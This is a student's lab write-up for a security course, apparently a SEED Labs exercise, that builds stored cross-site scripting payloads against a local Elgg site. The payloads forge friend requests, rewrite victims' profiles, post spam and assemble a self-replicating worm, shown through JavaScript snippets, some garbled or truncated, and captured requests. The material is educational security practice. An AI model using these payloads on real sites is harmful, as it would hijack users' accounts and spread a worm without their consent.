

# CSE 406

## Assignment 2

### Cross-Site Scripting (XSS) Attack

Name: Mubasshira Musarrat

Group: B1

ID: 1905088

---

I have logged in to seed Ubuntu & followed the instructions given in the specification to set up the environment.

#### **TASK 1:**

Task 1 was to automatically add Samy (the attacker) as a friend to Alice (victim), when Alice visits Samy's profile. To achieve this, I first add Boby as a friend from Samy's profile to inspect the 'add' request.

We can watch that adding someone as a friend( Boby is this case) is a “GET” request with

```
url="http://www.seed-server.com/action/friends/add?friend=<id_of_Boby>&__elgg_ts=<elgg_ts>&__elgg_ts=<elgg_ts>&__elgg_token=<elgg_token>&__elgg_token=<elgg_token>";
```

For Alice to send a friend request to Samy, a similar get request has to be generated. For that we need Samy’s id, the elgg.ts & elgg.token.

To get Samy’s id I viewed the ‘page source’ of Samy’s profile.

```

51     widgets.init();
52   });
53 
```

````

54 </script>
55 </div>
56 </div></div></div></div></div></div><div class="elgg-page-section elgg-page-footer"><div class="elgg-inner"><nav class="elgg-menu-container elgg-menu-footer-container" data-menu-name="report_this" data-menu-item="report_this" class="elgg-menu-item-report-this"><a href="http://www.seed-server.com/ajax/form/reportedcontent/add" title="Report this page to an admin">Report this</a></li>*> Inline (non-jQuery) script to prevent clicks on links that require some later loaded js to function
57 * @since 3.3
58 */
59 var lightbox_links = document.getElementsByClassName('elgg-lightbox');
60
61 for (var i = 0; i < lightbox_links.length; i++) {
62   lightbox_links[i].onclick = function () {
63     return false;
64   };
65 }
66 var toggle_links = document.querySelectorAll('a[rel="toggle"]');
67
68 for (var i = 0; i < toggle_links.length; i++) {
69   toggle_links[i].onclick = function () {
70     return false;
71   };
72 }
73
74 var elgg = {"config":{"lastcache":1587931381,"viewtype":"default","simplecache_enabled":1,"current_language":"en"},"security":{"token":{"__elgg_ts":1708066464,__elgg_token":null}}};
75 </script><script src="http://www.seed-server.com/cache/1587931381/default/jquery.js"></script><script src="http://www.seed-server.com/cache/1587931381/default/jquery-ui.js"></script>
76 require([
77   "page/elements/topbar",
78   "input/form",
79   "elgg/reportedcontent"
80 ]);
81 
````

"session": {"user": {"quid": 59, "type": "user", "subtype": "user", "owner\_guid": 59, "container\_guid": 0, "time\_created": "2020-01-01T00:00:00Z", "last\_login": "2020-01-01T00:00:00Z"}, "url": "http://www.seed-server.com/cache/1587931381/default/elgg/require\_config.js"}, </script> <script src="http://www.seed-server.com/cache/1587931381/default/elgg/require\_config.js">


```
, "name": "Samy", "username": "samy", "language": "en", "admin": false}, "token": "EgAllkItEvw2gbkDIg8FNy"}, "_data": {},  
gg.js"></script><script>
```

```
"page_owner": {"guid": 59, "type": "user", "subtype": "user", "owner_guid": 59, "container_guid": 0, "time_created": "2020-04-
```

There inside the ‘variable elgg’ properties of Samy’s profile were defined. It’s seen that guid of **Samy=59**.



**'Elgg.security.token'** has two properties '`__elgg_token`' & '`__elgg_ts`' which we need to build the get request of add friend.



There were two instances of elgg.ts & elgg.token. Hence I added the variable ts & token twice in my javascript to maintain generality.

```
//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://www.seed-server.com/action/friends/add?friend="+id+ts+ts+token+token;
```

By using an 'if condition' I prevented Samy sending a friend request to himself while visiting his profile. The script was then pasted in the about me textarea of Samy, as the brief description & other fields have character limit.

```
//Create and send Ajax request to add friend
if (elgg.session.user.guid != id){
```

Header	Value
friend	57
_elgg_ts	[...]
0	1707982858
1	1707982858
_elgg_token	[...]
0	gyC-QmTlx7W9DqOzSM2tjA
1	gyC-QmTlx7W9DqOzSM2tjA

Address: 10.9.0.5:80

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	www.seed-server.com	samy	document	html	4.19 kB	16.48 kB

No 'get request with file add' was sent when Samy is in his profile. But when Alice visits Samy's profile she automatically sends an 'add friend GET request' to Samy. We can look at the response tab to see that Samy is indeed added as a friend automatically. Hence, our task 1 is completed.

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	www.seed-server.com	samy	document	html	4.12 kB	16...
302	GET	www.seed-server.com	add?friend=59&_elgg_ts=1708067026&_elgg_token=ndOxy3fUhPz1CKKKSVMT2g	samy_66 (x...)	html	4.12 kB	16...
200	GET	www.seed-server.com	samy	samy_66 (x...)	html	4.17 kB	16...

GET http://www.seed-server.com/action/friends/add?friend=59&\_elgg\_ts=1708067026&\_elgg\_token=ndOxy3fUhPz1CKKKSVMT2g

302 Found

GET http://www.seed-server.com/action/friends/add?friend=59&\_elgg\_ts=1708067026&\_elgg\_token=ndOxy3fUhPz1CKKKSVMT2g

The screenshot shows a Firefox browser window with the title bar "SEED.cpjfhw4g412udp3w1ocetqfssh.rx.internal.cloudapp.net:1 (seed) - TigerVNC". The address bar shows "Applications : Firefox" and "Terminal - seed@SEED: ...". The main content is the "Elgg For SEED Labs" website, specifically the profile page for "Samy". The top navigation bar includes "Elgg For SEED Labs", "Blogs", "Bookmarks", "Files", "Groups", "Members", "More", "Search", and "Account". The "Network" tab of the developer tools is selected, showing the following requests:

- 200 GET / www.seed... samy document html 4.13 kB 16....
- 302 GET / www.seed... add?friend=596\_egg\_ts=170806702 samy\_66 (x...) html 4.12 kB 16....
- 200 GET / www.seed... samy samy\_66 (x...) html 4.17 kB 16....

The main page content displays a success message: "You have successfully added Samy as a friend." Below this is a large "Samy" name, a "Remove friend" button, and a "Send a message" button. A placeholder image of a person wearing a hat and sunglasses is shown.

## TASK 2:

The objective of this task was to modify the victim's(Alice's) profile when she visits the attacker's (Samy's) profile. We needed to make 3 modifications:

- I. Set all the field's access levels to "Logged in Users."
- II. Set my student ID in the description
- III. Set all other fields with random strings

To inspect what request is sent to the server while editing a profile I edited a few fields of Samy's profile & changed their access levels to logged in users. After clicking the save button, a 'POST' request is sent to the server.

The screenshot shows a Firefox browser window with the title bar "SEED.cpjfhw4g412udp3w1ocetqfssh.rx.internal.cloudapp.net:1 (seed) - TigerVNC". The address bar shows "Applications : Firefox" and "Terminal - seed@SEED: ...". The main content is the "Elgg For SEED Labs" website, specifically the profile page for "Samy". The top navigation bar includes "Elgg For SEED Labs", "Blogs", "Bookmarks", "Files", "Groups", "Members", "More", "Search", and "Account". The "Network" tab of the developer tools is selected, showing the following request:

Status	Meth...	Domain	File	Initiator	Type	Transferred	Size
302	POST	/ www.seed...	edit	document	html	3.99 kB	16.4...

The main page content shows the profile for "Samy" with a placeholder image of a person wearing a hat and sunglasses. There are buttons for "Edit avatar" and "Edit profile".

The form uses 'multipart/form-data' content type.

Request Headers (626 B)

Raw

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Content-Length: 3639
- Content-Type: multipart/form-data; boundary=-----1446446382807203543031603691
- Cookie: Elgg=c91psolagorqcg4lu3ucem82ji

Therefore, the 'Request Payload' is divided into boundary-value texts. All the fields in the edit profile page are sent as the request payload. If any input is given inside a field it is concatenated inside the payload. Otherwise only the names of the input fields are divided by boundary values. For 'Logged in Users' accessLevel[element]=1 & for public accessLevel[element]=2. By default access level of every field is set to 'public'.

Headers Cookies Request Response Timings

Filter Request Parameters

Request payload

```
31 ABCDE
32 -----17016036233478295243216477268
33 Content-Disposition: form-data; name="accesslevel[location]"
34
35 1
36 -----17016036233478295243216477268
37 Content-Disposition: form-data; name="interests"
38
39
40
41 -----17016036233478295243216477268
42 Content-Disposition: form-data; name="accesslevel[interests]"
43
44 2
45 -----17016036233478295243216477268
46 Content-Disposition: form-data; name="skills"
47
48
49 -----17016036233478295243216477268
50 Content-Disposition: form-data; name="accesslevel[skills]"
```

Along with the input fields, 'elgg\_token' & 'elgg\_ts' is sent in the request body at the beginning & 'guid' is sent at the end.

Headers Cookies Request Response Timings

Filter Request Parameters

Request payload

```
1 -----17016036233478295243216477268
2 Content-Disposition: form-data; name="__elgg_token"
3 3x87xBPVfVpdDI89xuPZ9A
4 -----17016036233478295243216477268
5 Content-Disposition: form-data; name="__elgg_ts"
6
7 1707998618
8 -----17016036233478295243216477268
9 Content-Disposition: form-data; name="name"
10
11 Samy
12 -----17016036233478295243216477268
13 Content-Disposition: form-data; name="description"
14
15 I am samy
16 -----17016036233478295243216477268
17 Content-Disposition: form-data; name="accesslevel[description]"
18
19
20 1
```

Request payload

```
104 -----1446446382807203543031603691
105 Content-Disposition: form-data; name="twitter"
106
107
108 -----1446446382807203543031603691
109 Content-Disposition: form-data; name="accesslevel[twitter]"
110
111 2
112 -----1446446382807203543031603691
113 Content-Disposition: form-data; name="guid"
114
115 59
116 -----1446446382807203543031603691
117
```

I have set the request header of our AJAX request to ‘application/x-www-form-urlencoded’ form instead of ‘multipart/ form-data’ because the size of content in the latter form exceeds the size limit of the ‘about me’ field. ‘Application encoded form data’ is more concise & efficient. Hence, I have used ‘key-value’ pairs concatenated with ‘&’s for the content sent.

```
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
```

```
var token="&__elgg_token=__elgg.security.token.__elgg_token;
var ts="&__elgg_ts=__elgg.security.token.__elgg_ts;
var name+"&name="+randomString(8, characters+numbers);
var description+"&description="+randomString(8, characters);
var accesslevel+"&accesslevel[description]=1";
var briefdescription+"&briefdescription=1905088";
var accesslevel2+"&accesslevel[briefdescription]=1";
```

```
//Construct the content of your url.
var sendurl="http://www.seed-server.com/action/profile/edit";
var content=token+ts+name+description+accesslevel+briefdescription+accesslevel2+locat
if(elgg.session.user.guid!=59)
{
```

Just like Task 1, I used an if condition to prevent Samy getting infected from his own attacks. Alice, Charlie, Samy, etc all have different ‘session.user.guid’, which remains constant at each session. The script is then pasted on the ‘about me’ field of Samy & the access level is set to ‘public’.

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	http://www.seed-server.com	samy	document	html	4.66 kB	20.45 kB

We can see in the next few screenshots that Alice starts with a clean profile, but when she visits Samy’s profile, her profile is automatically modified. Hence our task 2 is completed.

SEED.cpjfhw4g412udp3w1ocetqfssh.rx.internal.cloudapp.net:1 (seed) - TigerVNC

Applications : Samy : Elgg For SEED La... [Terminal - seed@SEED:...]

Samy : Elgg For SEED La... http://www.seed-server.com/

www.seed-server.com/profile/samy

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Samy

Add friend Send a message

Network tab details:

- Status: 302 Found
- Version: HTTP/1.1
- Transferred: 4.23 kB (18.71 kB size)
- Referrer Policy: strict-origin-when-cross-origin

Request Headers (highlighted):

- Connection: keep-alive
- Content-Length: 543
- Content-Type: application/x-www-form-urlencoded

SEED.cpjfhw4g412udp3w1ocetqfssh.rx.internal.cloudapp.net:1 (seed) - TigerVNC

Applications : Samy : Elgg For SEED La... [Terminal - seed@SEED:...]

Samy : Elgg For SEED La... http://www.seed-server.com/

www.seed-server.com/profile/samy

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

## Samy

Add friend Send a message

Request Headers (highlighted):

- Content-Type: application/x-www-form-urlencoded

The screenshot shows the Firefox developer tools Network tab. A POST request is being made to `http://www.seed-server.com/profile/samy`. The request body contains the following form data:

```

_elgg_ts: "1708004552"
_elgg_token: "3HtgHmk83tA_N96Wbgs6w"
name: "ABCDEF"
description: "<p>You have been hacked!</p>"
accesslevel[description]: "1"
briefdescription: "1905088"
accesslevel[briefdescription]: "1"
location: "ABCDEF"
accesslevel[location]: "1"
interests: "ABCDEF"
accesslevel[interests]: "1"
skills: "ABCDEF"
accesslevel[skills]: "1"

```

The screenshot shows the Firefox developer tools Network tab. A POST request is being made to `http://www.seed-server.com/profile/samy`. The response body contains the following profile information for Alice:

**ABCDEF**

Your profile was successfully saved.

**Edit avatar** | **Edit profile**



Brief description  
1905088

Location  
ABCDEF

Interests  
ABCDEF

**Blogs**

2 requests | 37.41 kB / 8.52 kB transferred | Finish: 2 s

## TASK 3:

Task 3 was similar to task 2. We needed to automatically post on the victim's (Alice's) wire, when she visited the attacker's (Samy's) profile.

To achieve this, I posted on Samy's wire to inspect what request url is generated. It is seen that a POST request is generated. The request header like task 2 uses 'multipart/form-data' format.

What's happening?

Post

By Samy just now

Hello there!

RSS Bookmark this page Report this Powered by Elgg

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Status	Met...	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-server.com	/action/thewire/add	document	html	4.52 kB	18...
200	GET	www.seed-server.com	/all	document	html	4.56 kB	18...

Filter Headers Request Response Timings

POST http://www.seed-server.com/action/thewire/add

Status: 302 Found  
Version: HTTP/1.1  
Transferred: 4.52 kB (18.58 kB size)  
Referrer Policy: strict-origin-when-cross-origin

2 requests | 37.17 kB / 9.08 kB transferred | Finish: 891 ms | DOMContentLoaded: 611 ms | load: 616 ms

The request payload consists of elgg\_token, elgg\_ts & 'body' which is the text written inside the wire input field.

We had to write in the wire : “To earn 12 USD/Hour(!), visit <Samy’s\_Profile\_Link>”  
For that, we needed the url to Samy’s profile, which was available at the url field above Samy’s profile.

```

1 -----28521487476213386172419667900
2 Content-Disposition: form-data; name="__elgg_token"
3 ZjriQI1pGpJMNSaPu3ZmLw
4 -----
5 -----28521487476213386172419667900
6 Content-Disposition: form-data; name="__elgg_ts"
7 1708010981
8 -----
9 -----28521487476213386172419667900
10 Content-Disposition: form-data; name="body"
11 Hello there!
12 -----
13 -----28521487476213386172419667900-
14

```

Samy

Edit avatar Edit profile Add widgets

The script is then build with required contents & pasted inside the ‘about me’ field of Samy.

```
var token = "&__elgg_token="+elgg.security.token.__elgg_token;
var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var body = "&body=To earn 12 USD/Hour(!), visit now http://www.seed-server.com/profile/samy";

//Construct the content of your url.
var sendurl="http://www.seed-server.com/action/thewire/add";
var content=token+ts+body;

if(elgg.session.user.guid!=59)
{
```

To prevent Samy getting attacked while visiting his own profile, session.user.guid is checked.

The screenshot shows the Elgg For SEED Labs dashboard. At the top, there is a navigation bar with links for Blogs, Bookmarks, Files, Groups, Members, and More. A search bar and an account icon are also present. Below the navigation, the user profile for 'Samy' is displayed. The profile includes an avatar of a person wearing a hat and sunglasses, a 'About me' section, and two buttons for 'Edit avatar' and 'Edit profile'. At the bottom, the developer tools Network tab is open, showing a GET request to 'www.seed-server.com/samy' with a status of 200. The request initiator is 'document' and the type is 'html'. The transferred size is 4.22 kB and the total size is 16.56 kB.

When Alice visits Samy’s profile the script is automatically run & a wire is posted on Alice’s wall with the link to Samy’s profile, which we can see in the next few screenshots. And so, task 3 is completed.

The screenshot shows the Elgg For SEED Labs dashboard. The URL in the browser is 'www.seed-server.com/thewire/owner/alice'. The main content area is titled 'Alice's wire posts' and features a form for posting a wire post. The form includes a text input for 'What's happening?' with a character count of '140 characters remaining' and a 'Post' button. To the right of the form is a sidebar for the user 'Alice', which includes a profile picture, a list of links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'.

Screenshot of a Firefox browser window showing the Elgg For SEED Labs profile page for user 'Samy'. The URL is [www.seed-server.com/profile/samy](http://www.seed-server.com/profile/samy). The Network tab of the developer tools is selected, showing the following requests:

- GET /profile/samy document html 4.16 kB 16...
- POST /action/thewire/add samy\_71 (xhr) html 4.16 kB 16...
- GET /profile/samy samy\_71 (xhr) html 4.21 kB 16...

The POST request details show:

- Status: 302 Found
- Version: HTTP/1.1
- Transferred: 4.16 kB (16.60 kB size)
- Referrer Policy: strict-origin-when-cross-origin

Two screenshots of the developer tools Network tab side-by-side.

**Left Screenshot:** Request tab selected, showing Form data:

```
_elgg_token: "1meiKhAMnl1vQ3pVa9m3g"
_elgg_ts: "1708012332"
body: "To earn 12 USD/hour, visit now http://www.seed-server.com/profile/samy"
```

**Right Screenshot:** Response tab selected, showing the Elgg For SEED Labs wire post confirmation message:

Your message was successfully posted to the wire.

Samy

Screenshot of the Elgg For SEED Labs wire posts page for user 'Alice'.

Alice's wire posts

What's happening?

Post

By Alice 3 minutes ago

To earn 12 USD/hour, visit now <http://www.seed-server.com/profile/samy>

140 characters remaining

Alice's sidebar:


- Blogs
- Bookmarks
- Files
- Pages
- Wire post

## TASK 4:

Task 4 was a combination of all the previous tasks. It needed modifications:

- I. Samy adds the worm's code to his profile.
- II. Alice visits Samy's profile, and the worm sends a friend request to Samy without Alice clicking the add friend button.
- III. The worm replicates itself by modifying Alice's profile and posting Alice's profile link on the wire.
- IV. When Charlie visits Alice's profile, he also adds Samy as a friend, and the Worm replicates itself to Charlie's profile and posts his profile link on the wire.

So I combined the contents of the previous task to produce the new content. With each victim the link to change to that victim's profile, I used the variable 'elgg.session.user.name' to generate the link. I got introduced with the variable while inspecting Samy's profile's page source.



The screenshot shows a web browser interface for the Elgg For SEED Labs platform. At the top, there is a navigation bar with links for Blogs, Bookmarks, Files, Groups, Members, More, Search, and Account. The main content area displays a user profile for 'Samy', featuring an avatar of a person wearing a hat and sunglasses, and a placeholder 'About me' section. Below the profile, the browser's developer tools are visible, specifically the Console tab of the Inspector panel. A red box highlights the command `elgg.session.user.name`, and its output, `"Samy"`, is shown directly beneath it. Other tabs in the developer tools include Inspector, Console, Debugger, Network, Style Editor, Performance, Memory, Storage, Accessibility, Application, and a toolbar with various icons.

```
var body+"&body=To earn 12 USD/Hour(!), visit now http://www.seed-server.com/profile/ "+elgg.session.user.name;
sendurl="http://www.seed-server.com/action/thewire/add";
var content=token+ts+body;
```

To regenerate the worm, we needed to fetch the script inside Samy's profile & post it inside the victim's profile. This was done using the DOM API provided in the example. The script was then pasted on the 'about me' field of Samy's profile.

```

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var description = "&description=" + wormCode;
var accesslevel = "&accesslevel[description]=2";
var guid = "&guid=" + elgg.session.user.guid;

sendurl = "http://www.seed-server.com/action/profile/edit";
content = token + ts + description + accesslevel + guid;

if(elgg.session.user.guid != 59)
{

```

We can see in the next few screenshots that when Charlie visits Alice's profile 3 extra html requests are generated. One for adding Samy as a friend, one to post on the wire & one to modify Charlie's profile & regenerate the worm. Hence, our worm regeneration worked perfectly & task 4 is completed.

The screenshot shows a browser window with the address bar at `www.seed-server.com/profile/Alice`. The page content displays Alice's profile information. Below the page, the browser's developer tools Network tab is open, showing network traffic. Three additional requests are visible in the Network tab:

- A GET request to `http://www.seed-server.com/action/friends/add?friend=59&_elgg_ts=1708029462&_elgg_token=PSxqzI7t5F_PQTVzKt_u-Q&_elgg_ts=1708029462&_elgg_token=PSxqzI7t5F_PQTVzKt_u-Q`.
- A POST request to `http://www.seed-server.com/action/edit`.
- A GET request to `http://www.seed-server.com/profile/charlie`.

The Network tab also shows other standard profile-related requests like `http://www.seed-server.com/profile/Alice` and `http://www.seed-server.com/profile/charlie`.

Screenshot of a Firefox browser window showing the Elgg For SEED Labs profile page for user Alice. The Network tab of the developer tools is selected, displaying network requests and responses. A specific POST request for adding a friend is highlighted.

**Network Tab Data:**

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings	Stack Trace
200	GET	www.seed...	Alice		document	html	4.34 kB						
302	GET	www.seed...	add?friend=59&__elgg_ts=1708029462	Alice:64	xhr	html	4.33 kB						
302	POST	www.seed...	add	Alice:78	xhr	html	4.29 kB						
302	POST	www.seed...	edit	Alice:98	xhr	html	4.36 kB						
200	GET	www.seed...	Alice	Alice:64	xhr	html	4.38 kB						
200	GET	www.seed...	Alice	Alice:78	xhr	html	4.34 kB						
200	GET	www.seed...	charlie	Alice:98	xhr	html	4.40 kB						

**Form data from the highlighted POST request:**

```

_elgg_token: "P5xqzI7t5F_PQTvzKt_u-Q"
_elgg_ts: "1708029462"
body: "To earn 12 USD/hour, visit now http://www.seed-server.com/profile/Charlie"
```

Screenshot of a Firefox browser window showing the Elgg For SEED Labs profile page for user Alice. The Network tab of the developer tools is selected, displaying network requests and responses. A specific POST request for adding a friend is highlighted.

**Network Tab Data:**

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings	Stack Trace
200	GET	www.seed...	Alice		document	html	4.34 kB						
302	GET	www.seed...	add?friend=59&__elgg_ts=1708029462	Alice:64	xhr	html	4.33 kB						
302	POST	www.seed...	add	Alice:78	xhr	html	4.29 kB						
302	POST	www.seed...	edit	Alice:98	xhr	html	4.36 kB						
200	GET	www.seed...	Alice	Alice:64	xhr	html	4.38 kB						
200	GET	www.seed...	Alice	Alice:78	xhr	html	4.34 kB						
200	GET	www.seed...	charlie	Alice:98	xhr	html	4.40 kB						

**Form data from the highlighted POST request:**

```

_elgg_token: "P5xqzI7t5F_PQTvzKt_u-Q"
_elgg_ts: "1708029462"
description: '<script id="worm" type="text/javascript">\nwindow.onload = function () {\nvar Ajax=null;\nvar id = "59";
\nvar ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;\nvar token = "&__elgg_token=" + elgg.security.token.__elgg_token;\nvar sendurl = "http://www.seed-server.com/actions/add?friend=59&\_\_elgg\_ts=1708029462\nif (elgg.session.user.guid != id) {\nAjax = new XMLHttpRequest();
\nAjax.open("GET", sendurl, true);
\nAjax.setRequestHeader("Host", "www.seed-server.com");
\nAjax.send();
}
}
```